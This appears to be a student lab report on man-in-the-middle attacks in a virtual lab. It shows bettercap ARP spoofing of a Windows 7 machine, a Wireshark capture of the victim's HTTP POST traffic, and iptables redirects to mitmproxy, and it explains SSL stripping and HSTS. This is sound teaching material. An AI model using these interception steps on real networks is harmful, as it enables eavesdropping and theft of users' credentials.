

**Task 1:** By using the proper command in the target machine (Windows 7) find its ARP table. What command did you use? Report the ARP table you found.

Command: arp -a

```
C:\Users\admin>arp -a

Interface: 10.13.37.104 --- 0xb
Internet Address      Physical Address      Type
10.13.37.1            08-00-27-dd-38-c2    dynamic
10.13.37.105          08-00-27-22-46-4f    dynamic
10.13.37.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

**Task 2:** Set the proper options for the ARP module to attack the target machine and perform the attack. What commands did you use?

Commands:

```
net.recon on
net.show
set arp.spoof.targets 10.13.37.104
arp.spoof on
```

```
10.13.37.0/24 > 10.13.37.105 » net.recon on
10.13.37.0/24 > 10.13.37.105 » [15:54:35] [endpoint.new] endpoint 10.13.37.104 detected as 08:00:27:76:dd:39 (PCS Computer Systems GmbH).
10.13.37.0/24 > 10.13.37.105 » net.show
```

IP	MAC	Name	Vendor	Sent	Recv	Seen
10.13.37.105	08:00:27:22:46:4f	eth0	PCS Computer Systems GmbH	0 B	0 B	15:53:00
10.13.37.1	08:00:27:dd:38:c2	gateway	PCS Computer Systems GmbH	2.7 kB	2.0 kB	15:53:00
10.13.37.104	08:00:27:76:dd:39		PCS Computer Systems GmbH	0 B	0 B	15:54:35

```
↑ 0 B / ↓ 5.0 kB / 48 pkts
10.13.37.0/24 > 10.13.37.105 » set arp.spoof.targets 10.13.37.104
10.13.37.0/24 > 10.13.37.105 » arp.spoof on
[15:56:36] [sys.log] [inf] arp.spoof enabling forwarding
10.13.37.0/24 > 10.13.37.105 » [15:56:36] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.13.37.0/24 > 10.13.37.105 »
```

**Task 3:** What has been changed after the attack on the target machine?

The MAC address of the router (IP: 10.13.37.1) in the ARP table of Win7 has been changed to the same address as Kali (08-00-27-22-46-4f).

```

Interface: 10.13.37.104 --- 0xb
Internet Address Physical Address Type
10.13.37.1 08-00-27-dd-38-c2 dynamic
10.13.37.105 08-00-27-22-46-4f dynamic
10.13.37.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static

C:\Users\admin>arp -a

Interface: 10.13.37.104 --- 0xb
Internet Address Physical Address Type
10.13.37.1 08-00-27-22-46-4f dynamic
10.13.37.105 08-00-27-22-46-4f dynamic
10.13.37.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static

```

**Task 4:** Report the filter you used to capture all packets from the target's IP address containing POST requests. Also post a screenshot of the POST requests you captured.

Filter: ip.src==10.13.37.104

No.	Time	Source	Destination	Protocol	Length	Info
436	13.444119247	10.13.37.104	10.13.37.1	DNS	73	Standard query 0x704b A crls.pki.goog
438	13.444181599	10.13.37.104	10.13.37.1	DNS	73	Standard query 0x704b A crls.pki.goog
18	6.650801557	10.13.37.104	139.173.84.152	HTTP	587	GET / HTTP/1.1
58	7.128408117	10.13.37.104	139.173.84.152	HTTP	764	GET /Style%20Library/system.css HTTP/1.1
72	7.144633694	10.13.37.104	139.173.84.152	HTTP	766	GET /_layouts/15/blank.js?rev=Za0XZEobVwykP09g8hq%2F8A%3D%3D HTTP/1.1
74	7.145730375	10.13.37.104	139.173.84.152	HTTP	851	GET /ScriptResource.axd?d=0dV27KfZxhzCS7d-v0HITLJ0taEgw5GEATs HTTP/1.1
115	10.152980456	10.13.37.104	139.173.84.152	HTTP	851	GET /ScriptResource.axd?d=cLHX5tj7-zWuMQ0g2jvbPwzgaY-eVEPtISul HTTP/1.1
215	10.342097810	10.13.37.104	139.173.84.152	HTTP	803	GET /WebResource.axd?d=wQIs1ULC7A-ZMLIUhK6wPpLbcibhU19P99K2fQ HTTP/1.1
225	10.367952655	10.13.37.104	139.173.84.152	HTTP	850	GET /style%20library/go/modules/highlights/styles/highlights. HTTP/1.1
245	10.447862336	10.13.37.104	139.173.84.152	HTTP	1717	GET /_layouts/15/appredirect.aspx?redirect_uri=https%3A%2F%2F HTTP/1.1
295	10.605249541	10.13.37.104	18.65.229.34	HTTP	487	GET /collect/website/js/tRaiETqnLg758hTBazgd_2FIKxMXVer82mri HTTP/1.1
303	10.659107796	10.13.37.104	139.173.84.152	HTTP	794	GET /Style%20Library/system.css HTTP/1.1
460	15.858380149	10.13.37.104	139.173.84.152	HTTP	813	GET /_catalogs/masterpage/customEWI/js/nosocial.js HTTP/1.1
466	16.912358611	10.13.37.104	139.173.84.152	HTTP	894	POST /_api/contextinfo HTTP/1.1
468	16.919492519	10.13.37.104	139.173.84.152	HTTP	894	POST /_api/contextinfo HTTP/1.1
491	17.316729383	10.13.37.104	139.173.84.152	HTTP	926	GET /_catalogs/masterpage/display%20templates/language%20file HTTP/1.1
487	17.274813305	10.13.37.104	139.173.84.152	HTTP/X...	5524	POST /_vti_bin/client.svc/ProcessQuery HTTP/1.1
489	17.274813341	10.13.37.104	139.173.84.152	HTTP/X...	2653	POST /_vti_bin/client.svc/ProcessQuery HTTP/1.1

Frame 466: 894 bytes on wire (7152 bits), 894 bytes captured (7152 bits) on interface eth0, id 0  
 Ethernet II, Src: PcsCompu\_76:dd:39 (08:00:27:76:dd:39), Dst: PcsCompu\_22:46:4f (08:00:27:22:46:4f)  
 Internet Protocol Version 4, Src: 10.13.37.104, Dst: 139.173.84.152  
 Transmission Control Protocol, Src Port: 49185, Dst Port: 80, Seq: 2304, Ack: 11531, Len: 840  
 Hypertext Transfer Protocol

**Task 5:** Try doing the same with an HTTPS request on an HTTPS website

(e.g. <https://google.com> (Links to an external site.)). Did it work? If yes, include a screenshot of the captured packet in your report, if not explain why.

It didn't work. Because the HTTPS request is encrypted, but Wireshark cannot decrypt the request.

**Task 6:** What is the command to redirect requests from port 80 to port 10000.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
```

**Task 8:** Do research and find out how the **SSL Strip** method works. Report your findings.

SSL stripping is a technique by which a website is downgraded from https to http.


In other words, the attack is used to circumvent the security which is enforced by SSL certificates on https sites. This is also known as SSL downgrading.

The attacks expose the website to eavesdropping and data manipulation by forcing it to use insecure HTTP rather than secured https.

When you enter the URL on the browser, the first connection will be a plain http before it gets redirected to secure https. The attacker takes advantage of this small window by using the SSL strip attack.

Example:

Attacker A, Victim V, Server S



Victim V wants to access his social network account over secured https, but attacker A wants to get the credentials that victim V is using.

To attain this, attacker A must establish a connection with victim V which cuts the secure connection between the victim and the server.

Now, victim V will try to access the website and the recipient of the request is attacker A. Attacker will intervene and act as a default gateway for victim V and will share the packet with the server.

The point to be noted here is the attacker A machine and the server will have SSL encrypted

connection.

The webserver now responds to the request (which should originally go to Victim V) to Attacker A with an HTTPS URL.

The attacker A will now use its perilous skills to downgrade the https to http and forward the same to victim V. The beauty (or casualty!) is not that victim V has no idea what's happening in the background nor has any way to confirm the authenticity of the data which he has received.

Now as the SSL encryption has been stripped anything which victim V types including the user details, password, credit card number, etc will be sniffed by Attacker A.

Preference: <https://www.https.in/ssl-security/how-ssl-strip-work/>

**Task 9:** If you have previously visited a website you will notice that **SSL**

**Strip** might not work on that particular website in your next visits. Explain

why it doesn't work. What is the mechanism that prevents it from working?

It doesn't work because the browser has the cache of this website after previously visiting, so it will use HTTPS directly in the next visits.

The mechanism of preventing SSL Strip:

- Enable SSL site-wise (use https only)

- Enable HSTS (HTTP Strict Transport Security)

- Enable secure cookies, to ensure that all the cookies are served with secured traits.

**Task 10:** What is the command to enable IP forwarding? What is the

command to disable ICMP redirects? What are the commands to redirect

requests from ports 80 and 443 to port 8080.

Command to enable IP forwarding:

IPV4:

```
sysctl -w net.ipv4.ip_forward=1
```

IPV6:

```
sysctl -w net.ipv6.conf.all.forwarding=1
```

Command to disable ICMP redirects:

```
sysctl -w net.ipv4.conf.all.send_redirects=0
```

Commands to redirect requests from ports 80 and 443 to port 8080:

IPV4:

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
```

IPv6:

```
ip6tables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
ip6tables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
```

```
(root@kali)-[/home/kali]
# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

(root@kali)-[/home/kali]
# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1

(root@kali)-[/home/kali]
# sysctl -w net.ipv4.conf.all.send_redirects=0
net.ipv4.conf.all.send_redirects = 0

(root@kali)-[/home/kali]
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080

(root@kali)-[/home/kali]
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080

(root@kali)-[/home/kali]
# ip6tables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080

(root@kali)-[/home/kali]
# ip6tables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
```

**Task 11:** In the previous task we redirected ports 80 and 443 to 8080. Why is this important? Why these two ports specifically?

This is important because we need to redirect the HTTP and HTTPS requests that the victim sent to the mitmproxy, which is running on 8080 port.

The port 80 is used by HTTP connections and the port 443 is used by HTTPS connections.

**Task 12:** What do the flags `--mode transparent` and `--showhost` do?

The `--mode transparent` flag turns on transparent mode, and the `--showhost` argument tells mitmproxy to use the value of the Host header for URL display.

**Task 13:** According to your opinion how does `mitmproxy` work? What would happen if we did not install the certificate and did not use `--mode transparent`?

In my opinion, mitmproxy intercepts HTTP and HTTPS connections between HTTP(S) client

(such as a mobile or desktop browser) and a web server using a typical man-in-the-middle attack. It accepts connections from clients and forwards them to the destination server. And then it gets the response from the destination server and sends back to victim's client.

If we didn't install the certificate, mitmproxy cannot decrypt encrypted traffic on the fly. If we didn't use `-mode transparent`, we need to set the proxy on the target for mitmproxy to work.

**Task 14:** How can you confirm from the target machine which certificate is being used for the connection? Report a screenshot if needed.

